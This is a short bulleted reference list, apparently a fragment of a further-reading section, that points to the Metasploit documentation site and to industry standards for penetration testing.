* Metasploit Documentation (<https://docs.metasploit.com/> )
* Industry standards for penetration testing